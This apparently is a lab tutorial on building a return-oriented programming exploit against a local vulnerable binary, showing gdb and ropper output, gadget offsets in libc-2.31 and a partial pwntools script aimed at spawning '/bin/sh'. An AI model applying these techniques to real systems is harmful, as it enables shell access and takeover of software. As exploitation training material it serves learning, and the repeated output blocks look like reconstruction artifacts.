
```
#!/usr/bin/env python3

from pwn import *
from struct import pack

exe = context.binary = ELF('./formatstringspecvuln')

libc_base_address = 0x00007ffff7dad000
```

Now run ropper, **ropper**




```
0x000000000023b6a: pop rdi; ret;

(libc-2.31.so/ELF/x86_64)> search /1/ /bin/sh
[INFO] Searching for gadgets: /bin/sh

(libc-2.31.so/ELF/x86_64)> search /1/ "/bin/sh"
[INFO] Searching for gadgets: "/bin/sh"

(libc-2.31.so/ELF/x86_64)> search /1/ "sh"
[INFO] Searching for gadgets: "sh"

(libc-2.31.so/ELF/x86_64)> search /1/ sh
[INFO] Searching for gadgets: sh

[INFO] File: /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00000000001138d6: shl byte ptr [rcx + rax*2 - 0x75], 0x1a; syscall;
0x000000000008842f: shl byte ptr [rsi + 0xf], 0x6f; ret 0x8948;
0x0000000000042247: shl byte ptr [rsi + 0xf], 0x7e; ret 0xff25;
0x00000000000b1685: shl byte ptr [rsi + 0xf], 0xeb; ret 0xf66;
0x0000000000195367: shl byte ptr [rsi - 0x7f], cl; ret 0x7fff;
0x00000000000bb47f: shl dword ptr [rsi + 0xf], 0xda; ret;
0x0000000000135bd4: shr al, 0x16; ret;
0x0000000000046114: shr al, 0x46; ret;
0x000000000011195e: shr al, 0x7c; ret;
0x0000000000135b42: shr al, 0xa8; ret;
0x00000000000970ec: shr al, 0xbe; ret;
0x000000000002c1c0: shr bl, 1; ret 0x1f0f;
0x00000000000aa64f: shr byte ptr [rcx], 0xc8; ret;
0x000000000002f258: shr byte ptr [rcx], cl; ret;
0x00000000000d6887: shr dword ptr [rcx], cl; ret 0x8945;
0x000000000012fb9a: shr eax, 0x18; ret;
0x0000000000041b7f: shr eax, 0x1f; ret;
0x0000000000192c6a: shr eax, 0x38; ret;
0x0000000000041ecc: shr eax, 0x3f; ret;
0x00000000000cf73b: shr eax, 2; ret;
0x0000000000192c69: shr rax, 0x38; ret;
0x0000000000041ecb: shr rax, 0x3f; ret;
0x00000000000cf73a: shr rax, 2; ret;

(libc-2.31.so/ELF/x86_64)> search /1/ system
[INFO] Searching for gadgets: system

(libc-2.31.so/ELF/x86_64)> quit
ctlister@darkinternetmotherfuckers:~/Documents/linuxshellcoding/vuln3-stackcanaries$ ropper
(ropper)> file /usr/lib/x86_64-linux-gnu/libc-2.31.so
[INFO] Load gadgets from cache
[LOAD] loading... 100%

[workspace0:nano- 1:python3*Z                                                              "darkinternetmotherfuc" 09:50 13-Jul-22
```

Locate your C standard library for your environment that was shown in gdb, run **file absolutepath** for me it's /usr/lib/x86_64-linux-gnu/libc-2.31.so



```
(libc-2.31.so/ELF/x86_64)> search /1/ /bin/sh
[INFO] Searching for gadgets: /bin/sh

(libc-2.31.so/ELF/x86_64)> search /1/ "/bin/sh"
[INFO] Searching for gadgets: "/bin/sh"

(libc-2.31.so/ELF/x86_64)> search /1/ "sh"
[INFO] Searching for gadgets: "sh"

(libc-2.31.so/ELF/x86_64)> search /1/ sh
[INFO] Searching for gadgets: sh

[INFO] File: /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00000000001138d6: shl byte ptr [rcx + rax*2 - 0x75], 0x1a; syscall;
0x000000000008842f: shl byte ptr [rsi + 0xf], 0x6f; ret 0x8948;
0x0000000000042247: shl byte ptr [rsi + 0xf], 0x7e; ret 0xff25;
0x00000000000b1685: shl byte ptr [rsi + 0xf], 0xeb; ret 0xf66;
0x0000000000195367: shl byte ptr [rsi - 0x7f], cl; ret 0x7fff;
0x00000000000bb47f: shl dword ptr [rsi + 0xf], 0xda; ret;
0x0000000000135bd4: shr al, 0x16; ret;
0x0000000000046114: shr al, 0x46; ret;
0x000000000011195e: shr al, 0x7c; ret;
0x0000000000135b42: shr al, 0xa8; ret;
0x00000000000970ec: shr al, 0xbe; ret;
0x000000000002c1c0: shr bl, 1; ret 0x1f0f;
0x00000000000aa64f: shr byte ptr [rcx], 0xc8; ret;
0x000000000002f258: shr byte ptr [rcx], cl; ret;
0x00000000000d6887: shr dword ptr [rcx], cl; ret 0x8945;
0x000000000012fb9a: shr eax, 0x18; ret;
0x0000000000041b7f: shr eax, 0x1f; ret;
0x0000000000192c6a: shr eax, 0x38; ret;
0x0000000000041ecc: shr eax, 0x3f; ret;
0x00000000000cf73b: shr eax, 2; ret;
0x0000000000192c69: shr rax, 0x38; ret;
0x0000000000041ecb: shr rax, 0x3f; ret;
0x00000000000cf73a: shr rax, 2; ret;

(libc-2.31.so/ELF/x86_64)> search /1/ system
[INFO] Searching for gadgets: system

(libc-2.31.so/ELF/x86_64)> quit
ctlister@darkinternetmotherfuckers:~/Documents/linuxshellcoding/vuln3-stackcanaries$ ropper
(ropper)> file /usr/lib/x86_64-linux-gnu/libc-2.31.so
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] File loaded.
(libc-2.31.so/ELF/x86_64)> 
[workspace0:nano- 1:python3*Z                                                              "darkinternetmotherfuc" 09:50 13-Jul-22
```

Let’s look for your first ROP gadget, a return instruction, in ropper run **search /1/ ret**. Technically any of these offsets (distance from the base pointer will do), but I simply picked the last one. Copy and paste it into your exploit script.




```
0x00000000000a24db: ret 2;
0x000000000002b562: ret 3;
0x0000000000096cf9: ret 4;
0x00000000000531da: ret 5;
0x000000000014f853: ret 6;
0x0000000000097139: ret 7;
0x000000000007a73b: ret 8;
0x000000000011ec1f: ret 9;
0x000000000015b664: retf 0x148; ret 0x2949;
0x00000000000f1234: retf 0x14c; ret 0x93e9;
0x00000000000a5d4c: retf 0x14d; ret 0x5be9;
0x00000000000a57fc: retf 0x14d; ret 0x6be9;
0x00000000000a3d38: retf 0x14d; ret 0xefe9;
0x00000000001898aa: retf 0x3944; ret 0x820f;
0x000000000012eacc: retf 0x3948; ret 0x576;
0x0000000000048d71: retf 0x3948; ret 0x820f;
0x0000000000052641: retf 0x3948; ret 0x860f;
0x000000000014b762: retf 0x3948; ret 0xf40;
0x00000000000b75bd: retf 0x394c; ret 0x9d72;
0x00000000001950b4: retf 0x8348; ret 0x4804;
0x0000000000195594: retf 0x8348; ret 0x4808;
0x0000000000095e52: retf 0x8348; ret 0x4810;
0x000000000017e225: retf 0x8349; ret 0x7f10;
0x00000000001802f7: retf 0x8349; ret 0xf10;
0x000000000014a992: retf 0x8349; ret;
0x00000000000afd0f: retf 0x850f; call qword ptr [rsi];
0x000000000006bf56: retf 0x8948; ret;
0x000000000011872f: retf 0x894d; ret 0x894d;
0x0000000000194e98: retf 0x920f; ret 0x894d;
0x0000000000042930: retf 0x948; ret 0x8948;
0x00000000000b99d1: retf 0x94c; ret 0xff48;
0x000000000014405f: retf 0xa; syscall;
0x00000000000d6f28: retf 0xb948; ret;
0x00000000001983a2: retf 0xf805; jmp qword ptr [rsi + 0x2e];
0x000000000006b7bb: retf 0xff88; jmp qword ptr [rsi + 0xf];
0x0000000000179342: retf 0xfff1; jmp qword ptr [rsi + 0x2e];
0x000000000017cfb2: retf 0xfff6; jmp qword ptr [rsi + 0xf];
0x00000000000e9686: retf 0xfff7; jmp qword ptr [rsi + 0xf];
0x00000000001300a2: retf 0xfff9; jmp qword ptr [rsi + 0x2e];
0x0000000000063932: retf 0xfffb; jmp qword ptr [rsi + 0x2e];
0x000000000013e892: retf 0xfffc; jmp qword ptr [rsi + 0x2e];
0x000000000008975a: retf 0xfffc; jmp qword ptr [rsi - 0x70];
0x000000000003d072: retf 0xfffd; jmp qword ptr [rsi + 0x2e];
0x0000000000108d02: retf 0xfffe; jmp qword ptr [rsi + 0x2e];
0x0000000000033b83: retf 0xfffe; jmp qword ptr [rsi + 0xf];
0x00000000000c067d: ret;

(libc-2.31.so/ELF/x86_64)> 
[workspace0:nano- 1:python3*Z                                    "darkinternetmotherfuc" 09:50 13-Jul-22
```

It should look something like this…

```
#!/usr/bin/env python3

from pwn import *
from struct import pack

exe = context.binary = ELF('./formatstringspecvuln')

libc_base_address = 0x00007ffff7dad000
ret = libc_base_address + 0x00000000000c067d
```

Now let’s look for your second ROP gadget, a POP RDI; RET; instruction, which would push the /bin/sh first argument according to Linux amd64 calling conventions. **search /1/ pop rdi**




```
0x000000000015b664: retf 0x148; ret 0x2949;
0x00000000000f1234: retf 0x14c; ret 0x93e9;
0x00000000000a5d4c: retf 0x14d; ret 0x5be9;
0x00000000000a57fc: retf 0x14d; ret 0x6be9;
0x00000000000a3d38: retf 0x14d; ret 0xefe9;
0x00000000001898aa: retf 0x3944; ret 0x820f;
0x000000000012eacc: retf 0x3948; ret 0x576;
0x0000000000048d71: retf 0x3948; ret 0x820f;
0x0000000000052641: retf 0x3948; ret 0x860f;
0x000000000014b762: retf 0x3948; ret 0xf40;
0x00000000000b75bd: retf 0x394c; ret 0x9d72;
0x00000000001950b4: retf 0x8348; ret 0x4804;
0x0000000000195594: retf 0x8348; ret 0x4808;
0x0000000000095e52: retf 0x8348; ret 0x4810;
0x000000000017e225: retf 0x8349; ret 0x7f10;
0x00000000001802f7: retf 0x8349; ret 0xf10;
0x000000000014a992: retf 0x8349; ret;
0x00000000000afd0f: retf 0x850f; call qword ptr [rsi];
0x000000000006bf56: retf 0x8948; ret;
0x000000000011872f: retf 0x894d; ret 0x894d;
0x0000000000194e98: retf 0x920f; ret 0x894d;
0x0000000000042930: retf 0x948; ret 0x8948;
0x00000000000b99d1: retf 0x94c; ret 0xff48;
0x000000000014405f: retf 0xa; syscall;
0x00000000000d6f28: retf 0xb948; ret;
0x00000000001983a2: retf 0xf805; jmp qword ptr [rsi + 0x2e];
0x000000000006b7bb: retf 0xff88; jmp qword ptr [rsi + 0xf];
0x0000000000179342: retf 0xfff1; jmp qword ptr [rsi + 0x2e];
0x000000000017cfb2: retf 0xfff6; jmp qword ptr [rsi + 0xf];
0x00000000000e9686: retf 0xfff7; jmp qword ptr [rsi + 0xf];
0x00000000001300a2: retf 0xfff9; jmp qword ptr [rsi + 0x2e];
0x0000000000063932: retf 0xfffb; jmp qword ptr [rsi + 0x2e];
0x000000000013e892: retf 0xfffc; jmp qword ptr [rsi + 0x2e];
0x000000000008975a: retf 0xfffc; jmp qword ptr [rsi - 0x70];
0x000000000003d072: retf 0xfffd; jmp qword ptr [rsi + 0x2e];
0x0000000000108d02: retf 0xfffe; jmp qword ptr [rsi + 0x2e];
0x0000000000033b83: retf 0xfffe; jmp qword ptr [rsi + 0xf];
0x00000000000c067d: ret;

(libc-2.31.so/ELF/x86_64)> search /1/ pop rdi
[INFO] Searching for gadgets: pop rdi

[INFO] File: /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x000000000011f130: pop rdi; call rax;
0x00000000000346fd: pop rdi; jmp rax;
0x0000000000023b6a: pop rdi; ret;

(libc-2.31.so/ELF/x86_64)> 
[workspace0:nano- 1:python3*Z                                  "darkinternetmotherfuc" 09:51 13-Jul-22
```

Copy and paste the offset into your exploitation script, it should look something like this…


```
#!/usr/bin/env python3

from pwn import *
from struct import pack

exe = context.binary = ELF('./formatstringspecvuln')

libc_base_address = 0x00007ffff7dad000
ret = libc_base_address + 0x00000000000c067d
pop_rdi = libc_base_address + 0x0000000000023b6a
```

Pull out your programming calculator. Open the calculator app in Linux and change the dropdown to **hexidecimal**.



I had a bit of trouble getting ropper to spit out the correct offsets to call /bin/sh, so we go back to our gdb session. Type the command **find "/bin/sh"** and copy and paste the absolute address.

The formula for calculating an offset in a non-ASLR enabled binary is this, **Absolute Address of Desired Instruction - Return Base Address**. The stack grows downward, with lower memory addresses on the top of the stack, and higher memory addresses at the bottom of the stack. As more instructions are added to the top of the stack, each instruction is incremented downward.



```
0000| 0x7fffffffe298 --> 0x7ffff7e3db9f (<_IO_new_file_underflow+383>:  test   rax,rax)
0008| 0x7fffffffe2a0 --> 0xd68 ('h\r')
0016| 0x7fffffffe2a8 --> 0x7ffff7f964a0 --> 0x0
0024| 0x7fffffffe2b0 --> 0x7ffff7f9a6a0 --> 0xfbad2a84
0032| 0x7fffffffe2b8 --> 0x7ffff7f99980 --> 0xfbad2288
0040| 0x7fffffffe2c0 --> 0x7ffff7f964a0 --> 0x0
0048| 0x7fffffffe2c8 --> 0x7ffff7f9a790 --> 0x7ffff7f99980 --> 0xfbad2288
0056| 0x7fffffffe2d0 --> 0x7ffff7fa0540 (0x00007ffff7fa0540)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGINT
0x00007ffff7ebafd2 in __GI___libc_read (fd=0x0, buf=0x5555555596b0, nbytes=0x400) at ../sysdeps
/unix/sysv/linux/read.c:26
26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
gdb-peda$ vmmap
Start              End                Perm      Name
0x0000555555554000 0x0000555555555000 r--p      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555555000 0x0000555555556000 r-xp      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555556000 0x0000555555557000 r--p      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555557000 0x0000555555558000 r--p      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555558000 0x0000555555559000 rw-p      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555559000 0x000055555557a000 rw-p      [heap]
0x00007ffff7dad000 0x00007ffff7dcf000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7dcf000 0x00007ffff7f47000 r-xp      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f47000 0x00007ffff7f95000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f95000 0x00007ffff7f99000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f99000 0x00007ffff7f9b000 rw-p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f9b000 0x00007ffff7fa1000 rw-p      mapped
0x00007ffff7fc9000 0x00007ffff7fcd000 r--p      [vvar]
0x00007ffff7fcd000 0x00007ffff7fcf000 r-xp      [vdso]
0x00007ffff7fcf000 0x00007ffff7fd0000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7fd0000 0x00007ffff7ff3000 r-xp      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ff3000 0x00007ffff7ffb000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
0xffffffffff600000 0xffffffffff601000 --xp      [vsyscall]
gdb-peda$ find /bin/sh
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0x7ffff7f615bd --> 0x68732f6e69622f ('/bin/sh')
gdb-peda$ 
[workspace0:nano- 1:gdb*
```


```
0x000000000015b664: retf 0x148; ret 0x2949;
0x00000000000f1234: retf 0x14c; ret 0x93e9;
0x00000000000a5d4c: retf 0x14d; ret 0x5be9;
0x00000000000a57fc: retf 0x14d; ret 0x6be9;
0x00000000000a3d38: retf 0x14d; ret 0xefe9;
0x00000000001898aa: retf 0x3944; ret 0x820f;
0x000000000012eacc: retf 0x3948; ret 0x576;
0x0000000000048d71: retf 0x3948; ret 0x820f;
0x0000000000052641: retf 0x3948; ret 0x860f;
0x000000000014b762: retf 0x3948; ret 0xf40;
0x00000000000b75bd: retf 0x394c; ret 0x9d72;
